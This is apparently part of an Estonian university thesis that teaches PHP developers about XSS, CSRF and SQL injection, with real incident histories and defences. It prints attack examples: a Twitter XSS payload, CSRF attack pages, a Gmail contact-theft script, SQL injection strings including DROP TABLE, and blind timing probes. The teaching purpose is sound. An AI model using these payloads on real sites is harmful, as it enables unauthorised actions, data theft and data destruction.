Konkreetseid näiteid võiks tuua Twitteri põhjal, kus on aastate jooksul palju piinlikke turvaprobleeme esinenud. Aprillis 2009[18] leidis üks igavlev[17] 17-aastane noormees, Mikeyy Mooney, et ta saab Twitteris oma profiiliandmetesse JavaScripti sisestada, mida kuvatakse ka lehel. Leidlik idee oli kirjutada JavaScripti viirus, mis käitus nii, et kui keegi selle koodiga nakatunud profiili vaatas, siis kopeeriti see kood ka tema profiilile, ja ta postitas tweete, mille sisu oli reklaamida noormehe uut isiklikku veebiprojekti. Asi eskaleerus kõrgeks ja tekitas meeletut meediakära, nii et lõpuks noormees eitas oma seotust asjaga[18], isegi kuigi viirus laeti alla tema veebiserverist[19], ja üritas kaitsta end ja oma värsket reklaamitavat veebilehte.

Teine hiline mainimist väärt Twitteri turvaaugu saaga leidis aset 14. septembril 2010. Turvaaugu leidis jaapani arendaja Masato Kinugawa[20], juba kuu aega varem. Septembris aga käivitus uut Twitteri versioon, ja leidnud et seal on sama turvaauk, postitas ta Twitteri lehe, kus ta kasutas turvaauku et tweetide värvi muuta. Seekord oli siis tegu vähem ohtliku rakendusega sellele augule, juhus, mis näitab et tihtipeale häkkerid ei plaani kurja, vaid näitavad turvaauke arendajatele ette, et nad neid parandaks. Muidugi aga leidus pahatahtlikuimaid isikuid, kes lasid taaskord turvaaugu kaudu viiruse käima. JavaScripti sai seekord käima lasta hiirt vastavale lingile kohale viies. Nimelt, Twitteri HTML parser murdus, kui link sisaldas "@"- märki, millele sai järgi ükskõik mida kirjutada[20]. Lihtsustatud näide rünnakukoodist:

```
http://a.no/@";onmouseover="alert('!')
<a href="http://a.no/@";onmouseover="alert('!')">
```

Koodinäide 1 – Näide koodist, mis Twitteri lingi parserit lõhkus

Seegi kord liikus viirus lõpuks meeletu kiirusega, eriti peale populaarsete tweetijate lehtede nakatumist viirusega.

3. Cross-Site Request Forgery

3.1 Ülevaade CSRF-ist

Kui XSS-i puhul on tegu rünnakuga, mis kasutab ära kasutaja usaldust veebilehe vastu, siis CSRF on rünnakuviis, mis kasutab ära usaldust, mis veebilehel kasutaja vastu on[21]. Enamasti on veebilehtedel erinevad tegevused, mida seal teha saab (andmete muutmine, kustutamine, vms) seotud mingi kindla URL-iga. Näiteks, URL-id, mille pealt veebileht võib mingeid andmeid kustutada või muuta:

```
1. Näitlik andmete kustutamise URL:
http://www.mysite.org/do?action=delete&itemID=344

2. Näitlik andmete muutmise URL:
http://www.georgesrecipes.com/edit.php
```

Koodinäide 1 – URL-id tegevuste läbiviimiseks

CSRF rünnakut läbi viies paneb ründaja sellise URL-i mõnele veebilehele, e-maili, vms. Kui nüüd keegi seda urli külastab, siis näiteks eelmises näites URL #1 puhul kustutataks süsteemist mingeid andmeid, eeldusel et kasutaja, kes seda linki külastab, on vastavas süsteemis sisse logitud, ja tal on õigused selle toimingu läbi viimiseks. Põhimõte ühesõnaga seisneb selles, et pannakse kasutajat enda teadmata sooritama mingeid toiminguid, viies teda laadima internetiaadressit, mis sellele toimingule vastab.

Võimalusi, kuidas panna kasutajat sooritama tahtmatuid toiminguid või külastama rünnaku URL-i, on mitmeid. Enamus neist meetodeist eeldavad muidugi, et kasutaja külastaks ründaja valmistatud veebilehte, aga selleks on erinevaid psühholoogilisi nippe, kuidas kedagi mõnele ohtlikule veebilehele saada – reklaamida, et seal on pilte nunnudest kiisudest, vms. Järgnevad mõned näited HTML koodist, mille abil panna kasutajat nt andmete kustutamise URL-i "külastama".

```
<img src="http://www.mysite.org/do?action=delete&itemID=344" />
<iframe src="http://www.mysite.org/do?action=delete&itemID=344" />
<script src="http://www.mysite.org/do?action=delete&itemID=344"></script>
```

Koodinäide 2 – Võimalusi, mida rünnakulehes kasutada, et panna külastajat sooritama soovimatuid toiminguid[1]

Eelpool toodud näited töötavad juhul, kui rünnaku sihiks oleval veebilehel kasutatakse andmete vastu võtmisel GET meetodit, ehk kui tegevuse parameetrid antakse URL-is kaasa.

Kui POST abil andmete liigutamine tegevuse sooritamiseks välistab eelpool toodud näites esitatud lihtsamad rünnakuviisid, siis ka POST pole turvaline. Kui ründaja sisestab oma rünnakulehte midagi taolist nagu järgnev kood, siis on võimalik ka üle POST-i lasta kellegi õiguseid ära kasutades kurja teha:

```
<form name="f" method="post"
action="http://www.georgesrecipes.com/edit.php">
<input type="hidden" name="content" value="LOL you've been hacked" />
<input type="hidden" name="itemID" value="12" />
<input type="submit" style="display: none;" />
</form>
<script>
document.forms.f.submit();
</script>
```

Koodinäide 3 – CSRF rünnaku läbi viimine üle POST-i

Levinud viis CSRF rünnakute tegemiseks on ka kasutada JavaScripti HttpRequest objekti ehk AJAX-i võimalusi, mille abil saab samuti kasutaja teadmata panna teda sooritama erinevaid tegevusi, ükskõik kas sihtmärk kasutab GET või POST meetodit.

Kui XSS ja SQL Injectionit on võimalik oma rakenduses tuvastada erinevate tööriistade abil, siis CSRF haavatavust on raskem leida. Tuleb lihtsalt kujundada oma rakendus vastavalt, et see ei alluks antud rünnakutüübile. CSRF rünnakuid läbi viia on ka keerulisem, sest enamasti nõuab see psühholoogilisi nippe – et panna kasutajat oma ründekoodiga lehte külastama või kahtlast linki vajutama. Sel põhjusel on CSRF saanud ka vähem tähelepanu kui mõned muud ründetüübid. Ometi on tegu aga ohtliku probleemiga – kuna ideeliselt saab ründaja saavutada ükskõik mida, milleks on veebilehe kasutajatel õigus. Veebilehe turvaliseks tegemisest lähemalt võib lugeda järgmises peatükis.

3.2 CSRF vastu kaitsmine

Nagu eelmises peatükis mainitud, siis andmeid muutvate päringute puhul on alati soovitatav kasutada POST meetodit – see välistab lihtsamaid rünnakud. See oleks esmane kaitse, millest aga on võimalik mööda saada. Parim viis, kuidas muuta oma veebilehel sooritatavad toimingud turvaliseks, ja tagada et vastavad päringud tulevad ainult turvalisest allikast, oleks aga lisada iga päringu juurde mõni pseudojuhuslik andmetükk või turvakood, mida ründajad ära arvata ei oska[22]. Päringu vastu võtmisel tuleks siis lihtsalt kontrollida, kas päringuga saadeti kaasa õige turvakood, ja vastavalt kas sooritada päring või mitte.

```
<?php
if($_POST['data'])
{
	if(!empty($_SESSION['formtoken']) && $_POST['formtoken'] ==
$_SESSION['formtoken'])
	{
		//muuda andmeid
	}
	else
	{
		//ilmselt võltspäring
	}
}
$formtoken = uniqid(md5(mt_rand()), true);
$_SESSION['formtoken'] = $formtoken;
?>
<form action="<?=$_SERVER['PHP_SELF']?>" method="POST">
	<input type="hidden" name="formtoken" value="<?=$formtoken?>" />
	<input type="text" name="data" />
	<input type="submit" />
</form>
```

Koodinäide 1 – CSRF kindel vorm

Selle vormi turvakoodi genereerimisel on mitmeid võimalusi. Näiteks, võib koodi genereerida sessiooni loomisel (kasutaja esmakordsel külastusel lehel) ning seda edaspidi iga päringuga kasutada; või genereerida iga päringuga uus kood. Üldiselt on ühe sessiooni kohta üks kood piisavalt turvaline, kuigi võib juhtuda, et ründaja selle teada saab ja enne sessiooni lõppu seda rakendada jõuab – mistõttu kõige turvalisem on iga päringuga uus kood genereerida. Kui on aga iga päringuga eraldi kood, tekib lehe kasutatavusega probleeme, st browseris "tagasi"-nuppu vajutades ja mitut tabi korraga kasutades võib tekkida juhuseid, kus vormi saatmine ei õnnestu ka korrektse päringu korral.

3.3 CSRF Juhtumeid

2007 aasta alguses leiti CSRF auk Gmailist, mida ära kasutades sai ligipääsu kõikidele konto kontaktidele. Google'il oli URL, mille laadimisel sai tulemuseks JavaScripti koodi kõigi sisseloginud kasutaja kontaktidega[23]:

```
//http://docs.google.com/data/contacts?
out=js&show=ALL&psort=Affinity&callback=google&max=99999 vastus:

google ({
        Success: true,
        Errors: [],
        ....
        //Javascripti massiiv, mis sisaldab kontakte
});
```

Koodinäide 1 – Gmaili kontaktide paljastumine

Seega, selleks et saada teada kellegi kontaktid, pidi ainult koostama sellise lehe ning laskma kellelgi seda külastada, olles Google kontoga sisse logitud:

```
<script type="text/javascript">
function google(data){
      //kuna järgnev skript kutsub välja funktsiooni "google", pannes
      //parameetriks andmed, siis deklareerime selle funktsiooni siin,
      //ja edastame andmed mõnele spämi saatjale
}
</script>

<script type="text/javascript" src="http://docs.google.com/data/contacts?
out=js&show=ALL&psort=Affinity&callback=google&max=99999"></script>
```

Koodinäide 2 – Gmaili kontaktide varastamine

CSRF auke on esinenud veel paljudes teistes populaarsetes veebilehtedes. Näiteks 2008 aastal tuldi välja avastusega, et YouTube-s alluvad peaaegu kõik kasutaja tehtavad tegevused sellele rünnakule. Üks ohtlikemaid juhtumeid leiti samal ajal aga ING Directiga, mille turvaauk lubas isegi lubamata makseid teha, ehk päris raha liigutada[24].

Eelpool mainitud näited on õnneks muidugi praeguseks parandatud.

Fakt, et isegi Google ja YouTube ei ole suutnud kohe selle probleemi suhtes turvalisi lahendusi luua, näitab, et CSRF-ile on liiga vähe tähelepanu pööratud. Kui vaadata Google Trends-ist[25], kui palju CSRF inimesi huvitab, võrreldes näiteks SQL Injectioni ja XSS-iga, on olukord nukker, arvestades teema tõsidust. See võib tähendada, et tõsiseid analoogne eelpool mainitutele leitakse tulevikus veelgi.

4. SQL Injection

4.1 Ülevaade SQL Injectionist

SQL injection on nimetus rünnakute kohta, mille olemus seisneb oma SQL koodi sisestamises veebilehe andmebaasipäringutesse. Enamus veebilehti võtavad kasutajatelt vastu informatsiooni, lasevad neil vastavalt mingitele parameetritele sisestada või lugeda andmeid, ja kui veebileht on kodeeritud ebaturvaliselt, võib andmesisendiga mängides saavutada olukordi, mis ei tohiks olla tavakasutajale võimalikud.

Kujutleme näiteks sellist koodi, veebilehte sisse logimiseks:

```
<?php

$username = $_POST['username'];
$password = $_POST['password'];

$q = mysql_query("SELECT * FROM users WHERE username='".$username."'
      AND password='".md5($password)."'");
$result = mysql_fetch_array($q);

if(is_array($result) && count($result))  //kui sellisele kasutajale ja
{                                        //paroolile on tulemus olemas,
      $_SESSION['logged_in'] = true;     //siis märgime sisse logituks
}

?>
```

Koodinäide 1 – ebaturvaline sisselogimise skript

Sellise sisse logimise vormiga oleks võimalik selline sisend ja tulemus:

```
#sisend kasutajanimeks:
blah' OR 1=1 --

#tulemus päringuks:
SELECT * FROM users WHERE username='blah' OR 1=1 -- ' AND password='...'
```

Koodinäide 2 – SQL injection sisselogimisvormis

Tulemuseks saadud päring laseks iga parooli korral sisse logida, sest 1=1 vastab alati tõele, nii et tulemus leitakse igasuguse sisendi puhul (SQL ignoreerib peale "--" tulevat päringu osa).

Võib loota, et sellist lahendust, nagu eelpool näiteks toodud, reaalselt veebis ei esine. Näide on toodud lihtsalt piltlikustamaks probleemi. Samas, kurikaelad on leidlikud, ja võivad leida augu ka korralikumalt kaitstud lahendusest.

Ilmselt kõige ohtlikum olukord on siis, kui kasutatakse mõnda skriptikeele / andmebaasi kombinatsiooni, mis võimaldab ühe käsuga mitu SQL päringut korraga teha. PHP ja MySQL näiteks seda ei võimalda, küll aga PHP ja PostreSQL või erinevad programmeerimiskeeled SQL Server andmebaasidega[26]. Kui kasutaja poolt sisestatud parameetreid korralikult ei turvata, võib kurikael neil juhtudel käivitada ükskõik millist SQL päringut ta soovib.

```
#päring, mis laeb näiteks artiklit ID järgi:
SELECT * FROM articles WHERE id = " ? "

#sisend artikli ID-ks:
1"; DROP TABLE articles --

#tulemus päringuks:
SELECT * FROM articles WHERE id = "1"; DROP TABLE articles - "
```

Koodinäide 3 – suvalise lubamata päringu käivitamine

Kui tehniliselt pole võimalik mitut päringut korraga käivitada, kaob vabadus ükskõik mida teha. Sellest hoolimata on välja mõeldud palju leidlikke lahendusi, kuidas saada keelatud infot, end autoriseerida, vms, kasutades enda eesmärkide saavutamiseks olemasolevaid päringuid.

Kui ei ole kindlalt teada, kas SQL-i päringud on ebaturvalised – veateateid kasutajatele ei kuvata või üldse tagasisidet ei anta, siis on võimalik teha rünnakupäringuid pimesi, ning võimalikust turvaaugust saadakse teada, üritades panna SQL-i natuke aega ootama. Kui lehe laadimisel tekib vastav ootaeg, on teada, et tegu on turvaauguga. Juhul, kui SQL päringu vea korral antakse teade, et juhtus viga, võib turvaaugust teada, tekitades vigane päring.[26]

```
#artikkel laetakse selliselt URL-ilt
http://www.example.com/?articleID=??

#artikkel laetakse sellise päringuga
SELECT * FROM articles WHERE id='??'

#sisendeid artikli ID-ks, mille kaudu turvaauku leida:
http://www.example.com/?articleID='
http://www.example.com/?articleID="
http://www.example.com/?articleID=1' AND BENCHMARK(1000000,MD5(1)) --

#tulemused päringuks:
SELECT * FROM articles WHERE id=''' #vigane päring

#oleks vigane päring, kui parameeter oleks eraldatud "-märkidega
SELECT * FROM articles WHERE id='"'

#korralik päring, aga leht laeb ~10 sekundit kauem MySQL puhul, mis annab
märku turvaaugust (kasulik kui vigase päringu korral tagasisidet ei anta)
SELECT * FROM articles WHERE id='1' AND BENCHMARK(1000000,MD5(1)) -- '
```

Koodinäide 4 – võimalusi SQL päringu turvaaugu leidmiseks

Illustreerivaks näiteks soovitan http://xkcd.com/327/

Turvalisemates lahendustes kontrollitakse, et kasutaja sisendis olevat jutumärgid ei murraks SQL päringut. Samas, ka neil juhtudel on mitmeid võimalusi, kuidas kurja teha, näiteks kasutades teistes kodeeringutes sümboleid.

4.2 SQL Injection vastu kaitsmine

SQL injectioni vastu kaitsmiseks põhiline tõde, mida juba varem korratud, on see, et kogu kasutaja sisendit tuleb kontrollida. Päringu parameetrid tuleb jutumärkidega päringus eraldada, ja selleks et jutumärke ei saaks lõhkuda, tuleb kontrollida, et parameeter ei sisaldaks kaitsmata jutumärke. PHP-l on võimalus nagu magic quotes, mis töötleb kõiki globaalseid sisendmuutujaid, et neis oleks jutumärkidel \-märgid ees. Samas, seda võimalust ei soovitata kasutada ja selle peale loota. Alates PHP versioonist 5.3.0 on see võimalus üldse iganenud[27]. Kui kasutatakse vanemat PHP versiooni, on soovitatav see võimalus ini seadetes maha keerata. PHP ini seadete muutmise kohta saab lugeda töö punktis 1.1.

```
//postitati "mcdonald's"
echo $_POST['sisend']; //väljund mcdonald\'s


/* sama sisend, aga ini seadetes on magic quotes maha keeratud,
   kas php.ini failis või siis näiteks serveri kataloogis on
   .htaccess fail sellise kirjega, kuna skripti käigu pealt
   selle seade muutmine ei aita: */

//htaccess rida
php_flag magic_quotes_gpc Off

//tulemus
echo $_POST['sisend']; //väljund mcdonald's
```

Koodinäide 1 – PHP magic quotes kirjeldus

Väike kirjeldus enne edasisist, kuidas jutumärkidele tagurpidi kaldkriipsu lisamine aitab SQL injectioni vastu:

```
#päring
SELECT * FROM articles WHERE id = ' ? ';

#ebaturvaline sisend ja päring
1'; DROP TABLE articles --
SELECT * FROM articles WHERE id = '1'; DROP TABLE articles -- '

#sama sisend turvaliseks tehtult ja päring
1\' DROP TABLE articles --
SELECT * FROM articles WHERE id = '1\' DROP TABLE articles - '
      #kuna \' ei sulge jutumärki, siis proovitakse leida artiklit,
      #mille id on kogu see pikk sisendistring
```

Koodinäide 2 – SQL sisendparameetri turvaliseks muutmine

Jutumärkide turvaliseks muutmiseks on võimalik kasutada ka PHP addslashes() funktsiooni, mis teeb ainult ühte – lisab lubamata sümbolitele ette tagurpidi kaldkriipsud, et need "ei töötaks". Seda aga ei soovitata kasutada, sest sellegagi on leitud turvaauke. Kõige kindlam on kasutada spetsiaalselt päringuparameetrite turvaliseks tegemiseks mõeldud funktsioone, nagu mysql_real_escape_string(), sqlite_escape_string(), jne[28].

```
$q = mysql_query( "SELECT * FROM articles WHERE id='" .
      mysql_real_escape_string( $id ) . "'" );
```

Koodinäide 3 – sisendparameetrite korrektne turvaliseks muutmine

Muidugi, kui parameeter peab olema näiteks numbriline, või sisaldama ainult teatud sümboleid, võib kontrollida, et selle kuju vastaks nõutule. Lisaks on aga veel üks võimalus, kuidas enda päringuid turvalisemaks muuta, mis on kõige kindlam ja tagab et kellelgi ei õnnestu päringu struktuuri muuta. Selleks võimaluseks on kasutada parameteriseeritud päringuid. Sellise koodi puhul teab andmebaas alati, milline osa päringust on päringu osa, ja milline osa parameeter, ning ei lase teha midagi, mida pole ette nähtud. Näide, mysqli ja varem korduvalt näitena kasutatud päringu põhjal:

```
$id = $_GET['id'];

$mysqli = new mysqli("localhost", "scriptuser", "script_pwd123", "db");

$q = $mysqli->prepare("SELECT * FROM articles WHERE id = ?");
$q->bind_param("s", $id);
$q->execute();
```

Koodinäide 4 – veel üks viis kuidas päringut turvaliseks muuta

Lihtsam viis, mis vajab vähem muutusi koodis, on kindlasti kasutada parameetrite töötlemist mysql_real_escape_string või muu kontrollmeetodi abil, kõige parem ja kindlam on aga ehitada oma päringud nii, nagu eeltoodud näites.

Kokkuvõttes on SQL injectioni vastu võidelda suhteliselt lihtne, mis muudab kurvaks tõsiasja, et selliseid rünnakuid on sellegipoolest internetis võimalik paljudes kohtades läbi viia.

Kokkuvõte

Käesoleva töö eesmärgiks oli uurida probleeme, mis seostuvad veebirakenduste turvalisusega, ja luua infomaterjal, milles peituva teabe rakendamisel on võimalik oma veebiprojekte peamiste ründetüüpide vastu kaitsta. Lähemalt sai uuritud XSS, CSRF ja SQL Injection rünnakuid.

Kindlasti on peale töös kirjeldatu veel palju küsimusi, millega arvestada, näiteks failisüsteemiga seotud rünnakud. Samas, autori hinnangul annab tulemus piisavalt hea ülevaate turbeprobleemide kohta, et kirjutatuga arvestamisel on loodav rakendus elementaarselt turvaline, et vältida tõsisemaid, levinumaid probleeme.

Kuna autori eesmärk on töös leiduv informatsioon ka veebis kättesaadavaks teha, siis selle käigus annaks kindlasti infot täiendada, eriti arvestades, et kräkkerid on leidlikud ja mõeldakse välja või avastatakse üha uusi turvaauke ja meetodeid, kuidas mõne veebirakenduse autorile soovimatuid tegevusi sooritada. Edasiarendusena võib kaaluda ka probleemile lähenemist teistsuguste vaatenurkade alt – kui töö oli kirjutatud silmas pidades PHP programeerijat, siis üleüldiselt võib selline informatsioon kasuks tulla ka projektijuhtidele, muude programmeerimiskeelte kasutajatele, ning lihtsamas käsitluses ka tavalisele veebikasutajale.

Kuna töö autori eesmärk tulevikuks on siduda end veebiprogrameerimisega, siis töö kirjutamise käigus tarbitud informatsioon omab talle ka kindlasti isiklikku väärtust ja kasu, ning töö kirjutamine aitas kaasa tema personaalsele ja professionaalsele arengule.

Kasutatud materjalid

1. Programmeerimiskeelte populaarsuse statistika http://www.langpop.com (viimati vaadatud 03.03.2011)
2. Google trends php c++ python perl java http://www.google.com/trends?q=php%2C+c%2B%2B%2C+python%2C+perl%2C+java&ctab=0&geo=all&date=all&sort=0 (viimati vaadatud 26.04.2011)
3. PHP ametliku lehekülje PHP ajalugu http://php.net/manual/en/history.php.php (viimati vaadatud 25.03.2011)
4. PHP Security Consortiumi turvalisusjuhend, ülevaade http://phpsec.org/projects/guide/1.html (viimati vaadatud 03.03.2011)
5. MySQL ametliku lehekülje artikkel turujaotuse kohta http://www.mysql.com/why-mysql/marketshare/
6. Internet FAQ archives PostgreSQL artikkel http://www.faqs.org/docs/ppbook/c1164.htm (viimati vaadatud 11.03.2011)
7. Infoajaloo lehekülg küpsiste kohta http://www.historyofinformation.com/index.php?id=2469 (viimati vaadatud 03.03.2011)
8. Brain, M. How Internet Cookies Work http://www.howstuffworks.com/cookie.htm (viimati vaadatud 03.03.2011)
9. PHP ametliku lehekülje sessioonide konfigureerimine http://php.net/manual/en/session.configuration.php (viimati vaadatud 03.03.2011)
10. PHP Security Consortiumi turvalisusjuhend, sessioonid http://phpsec.org/projects/guide/4.html (viimati vaadatud 03.03.2011)
11. Kane, H. (29.05.2006). Disable PHPSESSID http://www.ragepank.com/articles/26/disable-phpsessid (viimati vaadatud 28.02.2011)
12. The Open Web Application Security Project, XSS https://www.owasp.org/index.php/Cross-site_Scripting_(XSS) (viimati vaadatud 08.04.2011)
13. Ha.ckers XSS Cheat Sheet http://ha.ckers.org/xss.html (viimati vaadatud 08.04.2011)
14. Shiflett, C. (14.10.2003). Foiling Cross-Site Attacks http://shiflett.org/articles/foiling-cross-site-attacks (viimati vaadatud 10.04.2011)
15. The Open Web Application Security Project, XSS Prevention Cheat Sheet https://www.owasp.org/index.php/XSS_(Cross_Site_Scripting)_Prevention_Cheat_Sheet (viimati vaadatud 08.04.2011)
16. Ülevaade HTML saniteerimise vahenditest http://htmlpurifier.org/comparison (viimati vaadatud 10.04.2011)
17. Bialer, J., Van Poppel, M. (2009). 17-year-old claims responsibility for Twitter worm http://www.bnonews.com/news/242.html (viimati vaadatud 11.04.2011)
18. Kincaid, J. (11.04.2009). Twitter hit by StalkDaily worm http://techcrunch.com/2009/04/11/twitter-hit-by-stalkdaily-worm/ (viimati vaadatud 11.04.2011)
19. DP (15.04.2009). 17-year-old promoted his website on Twitter with harmless XSS worm http://www.xssed.com/news/88/17-year-old_promoted_his_website_on_Twitter_with_harmless_XSS_worm/ (viimati vaadatud 26.04.2011)
20. Arthur, C. (21.09.2010). The Twitter hack: how it started and how it worked http://www.guardian.co.uk/technology/blog/2010/sep/21/twitter-hack-explained-xss-javascript (viimati vaadatud 26.04.2011)

21. Auger, R. (28.04.2010). Cross-Site Request Forgery FAQ http://www.cgisecurity.com/csrf-faq.html (viimati vaadatud 14.04.2011)
22. Atwood, J. (14.10.2008). Preventing CSRF and XSRF Attacks http://www.codinghorror.com/blog/2008/10/preventing-csrf-and-xsrf-attacks.html (viimati vaadatud 14.04.2011)
23. Walker, J. (01.01.2007). CSRF Attacks or How to avoid exposing your GMail contacts http://directwebremoting.org/blog/joe/2007/01/01/csrf_attacks_or_how_to_avoid_exposing_your_gmail_contacts.html (viimati vaadatud 15.04.2011)
24. Zeller, B. (29.09.2008) Popular Websites Vulnerable to Cross-Site Request Forgery Attacks http://freedom-to-tinker.com/blog/wzeller/popular-websites-vulnerable-cross-site-request-forgery-attacks (viimati vaadatud 15.04.2011)
25. Google Trends csrf xss sql injection http://www.google.com/trends?q=csrf%2C+xss%2C+sql+injection&ctab=0&geo=all&date=all&sort=0 (viimati vaadatud 26.04.2011)
26. SQL Injection Cheat Sheet (15.03.2007) http://ferruh.mavituna.com/sql-injection-cheatsheet-oku/ (viimati vaadatud 20.03.2011)
27. PHP ametlik lehekülg, magic quotes http://ee.php.net/magic_quotes (viimati vaadatud 25.03.2011)
28. PHP ametlik lehekülg, SQL injection http://php.net/manual/en/security.database.sql-injection.php (viimati vaadatud 14.04.2011)
29. e-Teatmik http://www.vallaste.ee

Summary

Most Common Application Logic Attacks Against Web Pages

Sten Schwede

Tallinn University

Web application security is an important issue, as many new websites appear on the Internet every day, some of them made by professionals, others by novices. The purpose of this study is to provide the developers with vital information they should take into consideration when building their websites.

As PHP is the top web programming language, the study is written with PHP developers in mind. All server-side code examples in this paper are in PHP.

The paper starts with an introduction to common web technologies – PHP, SQL, HTTP cookies and sessions. For each of those, a brief overview of its history and logic is given, followed by some security tips concerning the technology.

The rest of the study consists of an in-depth analysis of three common attacks – SQL injection, XSS and CSRF:

- XSS is an attack, which involves entering malicious code into a webpage. An example would be a form for posting comments - when not written securely, an attacker might post code to deface the website, gain unauthorized access, or do something else nasty. To be secure, all user input must be validated, to make sure it contains only allowed text or characters.
- An example for a CSRF attack: there's a webpage that has an url for deleting articles, eg http://www.site.com/?delete=123. Now, assuming that an administrator is logged in there, an attacker tricks him into visiting that web address. The result – an article is deleted. To be safe from these kinds of attacks, all web forms that add, edit or delete data should have some unique token sent with the form, and the action shouldn't be

processed unless that token is correct (this assumes the tokens are hard enough to guess that attackers can't come up with them).

- SQL injection is essentially inserting attack code into a SQL query. Vulnerable are queries, where some parameter to the query comes from user input. As XSS, this can also be fixed by escaping user input, making sure that external data is secure. An other option to prevent SQL injection is to use parameterized queries.

In conclusion, the study gives some basic tips and ideas, how some common attacks are carried out, and how to make sure your web applications are safe and secure.